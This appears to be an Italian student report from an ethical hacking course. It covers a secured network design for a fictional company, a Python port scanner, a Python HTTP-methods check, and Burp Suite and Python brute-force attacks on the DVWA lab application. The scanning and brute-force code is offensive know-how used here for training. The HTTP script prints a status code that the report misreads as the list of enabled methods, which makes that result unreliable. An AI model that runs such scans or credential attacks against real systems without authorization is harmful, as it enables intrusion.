

Progetto Build Week


Cyber Security & Ethical Hacking

Andrea Aguglia, Andrea Pepe, Leonardo Di Federico,
Matteo Palozza, Michele Cusinatti e Pablo Balbuena.



I risultati attesi del progetto sono i seguenti:


- Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi.
- Programma in Python per l'enumerazione dei metodi HTTP abilitati su un determinato target.
- Programma in Python per la valutazione dei servizi attivi (port scanning).
- Report degli attacchi Brute Force sulla pagina phpmyadmin con evidenza della coppia username-password utilizzata per ottenere accesso all'area riservata.
- Report degli attacchi Brute Force sulla DVWA per ogni livello di Sicurezza, partendo da LOW (aumentate di livello quando riuscite a trovare la combinazione corretta per il livello precedente).
- Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi (ad esempio, cosa consigliereste ad un impiegato che utilizza admin e password come credenziali ?).



Design di rete


Dopo aver valutato le richieste dell'azienda Theta, abbiamo creato un modello di rete che rispecchiasse le loro esigenze, sia in termini di efficienza che di sicurezza.

Il modello è stato strutturato in modo da poter essere in grado di difendersi su più fronti, inserendo strumenti di sicurezza che agiscono su livelli diversi del modello ISO-OSI. Strumenti come: FIREWALL, WAF, IPS, IDS.



Un WAF (Web Application Firewall) è un sistema di sicurezza per applicazioni web che filtra, monitora e blocca il traffico HTTP in entrata e in uscita.

Il Next-gen firewall (NGFW) è una soluzione avanzata di sicurezza informatica che combina funzionalità tradizionali dei firewall con caratteristiche avanzate per proteggere meglio contro le minacce informatiche.



Un IPS (Intrusion Prevention System) è un sistema di sicurezza che, a differenza dell'IDS, non solo rileva le attività dannose, ma prende anche azioni attive per prevenirle o bloccarle.

Un IDS (Intrusion Detection System) è un sistema di sicurezza che individua e riporta attività sospette o potenzialmente dannose in una rete.

INTRODUZIONE TEST

Una volta completata la struttura della nostra rete, abbiamo proseguito con una serie di test approfonditi per verificare l'efficacia delle nostre configurazioni e delle politiche di sicurezza implementate. Abbiamo effettuato uno scan dei servizi attivi sulla macchina (Port Scanner) e di seguito, sempre tramite python, un'Enumarazione dei metodi HTTP abilitati.



VALUTAZIONE DEI SERVIZI ATTIVI

The screenshot shows a terminal window with a dark background. On the left, there is a code editor containing a Python script for port scanning. On the right, the terminal window displays the output of the script.

```
1 import socket
2
3 target = input('Enter the IP address to scan: ')
4 portrange = input('Enter the port range to scan (e.g., 5-200): ')
5
6 lowport = int(portrange.split('-')[0])
7 highport = int(portrange.split('-')[1])
8
9 print('Scanning host', target, 'from port', lowport, 'to port', highport)
10
11 for port in range(lowport, highport + 1):
12     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13     status = s.connect_ex((target, port))
14
15     if status == 0:
16         print('*** Port', port, '- OPEN ***')
17     else:
18         print('Port', port, '- CLOSED')
19
20 s.close()
```

File Actions Edit View Help

```
Port 75 - CLOSED
Port 76 - CLOSED
Port 77 - CLOSED
Port 78 - CLOSED
Port 79 - CLOSED
*** Port 80 - OPEN ***
Port 81 - CLOSED
Port 82 - CLOSED
Port 83 - CLOSED
Port 84 - CLOSED
Port 85 - CLOSED
Port 86 - CLOSED
Port 87 - CLOSED
Port 88 - CLOSED
Port 89 - CLOSED
Port 90 - CLOSED
```

Abbiamo realizzato uno script in Python per analizzare i servizi attivi su un indirizzo IP per un range di porte logiche specificato dall'utente. La scansione delle porte consente di individuare quali porte sono aperte e quindi potenzialmente vulnerabili, ciò può essere usato da un attaccante per pianificare e lanciare attacchi mirati.

ENUMERAZIONE DEI METODI HTTP

```
1 import http.client
2
3 host = input("Inserire host/IP del sistema target: ")
4 port = input("Inserire la porta del sistema target (default: 80): ")
5
6 if port == "":
7     port = 80
8
9 try:
10     connection = http.client.HTTPConnection(host, port)
11     connection.request('OPTIONS', '/')
12     response = connection.getresponse()
13     print("I metodi abilitati sono:", response.status)
14     connection.close()
15 except ConnectionRefusedError:
16     print("Connessione fallita")
17 except Exception as e:
18     print(f"Si è verificato un errore: {e}")
19
```

File Actions Edit 19

```
(kali㉿kali)-[~/Desktop/Build week]
$ python HTTP.py
Inserire host/IP del sistema target: 192.168.1.104
Inserire la porta del sistema target (default: 80): 80
I metodi abilitati sono: 200
```

L'enumerazione dei metodi HTTP è un'operazione che consiste nel determinare quali metodi HTTP sono supportati da un server web. Questi metodi definiscono le azioni che possono essere eseguite sul server. Alcuni dei metodi HTTP comuni includono GET, POST, PUT, DELETE, OPTIONS, HEAD, TRACE, il fatto che il server abbia risposto con il codice di stato "200" alla richiesta di tipo 'OPTIONS' indica che il metodo è abilitato.

ATTACCHI BRUTE FORCE

Il "brute force" è un metodo utilizzato in ambito informatico per cercare di indovinare una password e/o un username. Questo metodo prova ogni possibile combinazione di caratteri, partendo da una sequenza predefinita o da valori casuali, fino a quando non viene trovata la combinazione corretta.



Durante l'analisi di sicurezza, abbiamo eseguito un test di brute force usando Burp Suite, uno strumento specializzato per valutare la sicurezza delle web app.

BRUTE FORCE SU DVWA

The screenshot shows the Burp Suite interface. On the left, the 'Intruder' tab is selected in the main menu. Below it, the 'Payloads' tab is active. The payload list shows a single entry for a 'Cluster bomb' attack type. The payload content is a GET request to DVWA's Brute Force page with incorrect credentials. The DVWA browser window shows the 'Brute Force' vulnerability page with a login form and an error message: 'Username and/or password incorrect.' The DVWA logo is visible at the top of the browser window.

Con Burp Suite è possibile eseguire un attacco di brute force su DVWA in pochi passaggi. Dopo aver configurato Burp Suite come proxy, è possibile intercettare la richiesta di login su DVWA e inviarla a Burp Suite. Successivamente, utilizzando la funzione "Intruder", è possibile configurare e avviare l'attacco di brute force, monitorando i risultati per individuare le credenziali corrette.

BRUTE FORCE SU DVWA

The screenshot shows the DVWA Brute Force tool interface. On the left, there is a table with columns: Request, Payload 1, Payload 2, Status code, Error, Timeout, Length, and Comment. The table lists various login attempts. In the 'Length' column, the first row shows a value of 4988, while all other rows show 4923. Below the table is a 'Request' section containing a log of HTTP requests. The first request is highlighted in red:

```
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: 192.168.1.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/115.0.5790.171 Safari/537.36
5 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.1.101/dvwa/vulnerabilities/brute/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=high; PHPSESSID=2975503e8b0a503198d2be812e4fda8e
```

On the right side of the interface, there is a sidebar with the following menu items:

- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

At the bottom of the sidebar, there are three status indicators: Username: admin, Security Level: high, and PHPIDS: disabled.

La "length" si riferisce alla dimensione della risposta inviata dal server a seguito di una richiesta. È espressa solitamente in byte. Questo dato può essere utile per valutare la complessità e la dimensione del contenuto ricevuto.

Il server potrebbe essere configurato per restituire una risposta standard di lunghezza fissa per le credenziali errate.

BRUTE FORCE IN PYTHON

```
1 import requests
2 from bs4 import BeautifulSoup
3 # Sono tutte le variabili universali
4 USERNAME = "admin"      # SARÀ L'USERNAME USATA PER ENTRARE DENTRO DVWA/LOGIN
5 PASSWORD = "password"   # SARÀ LA PASSWORD USATA PER ENTRARE DENTRO DVWA/LOGIN
6 DIFFICULTY = "low"
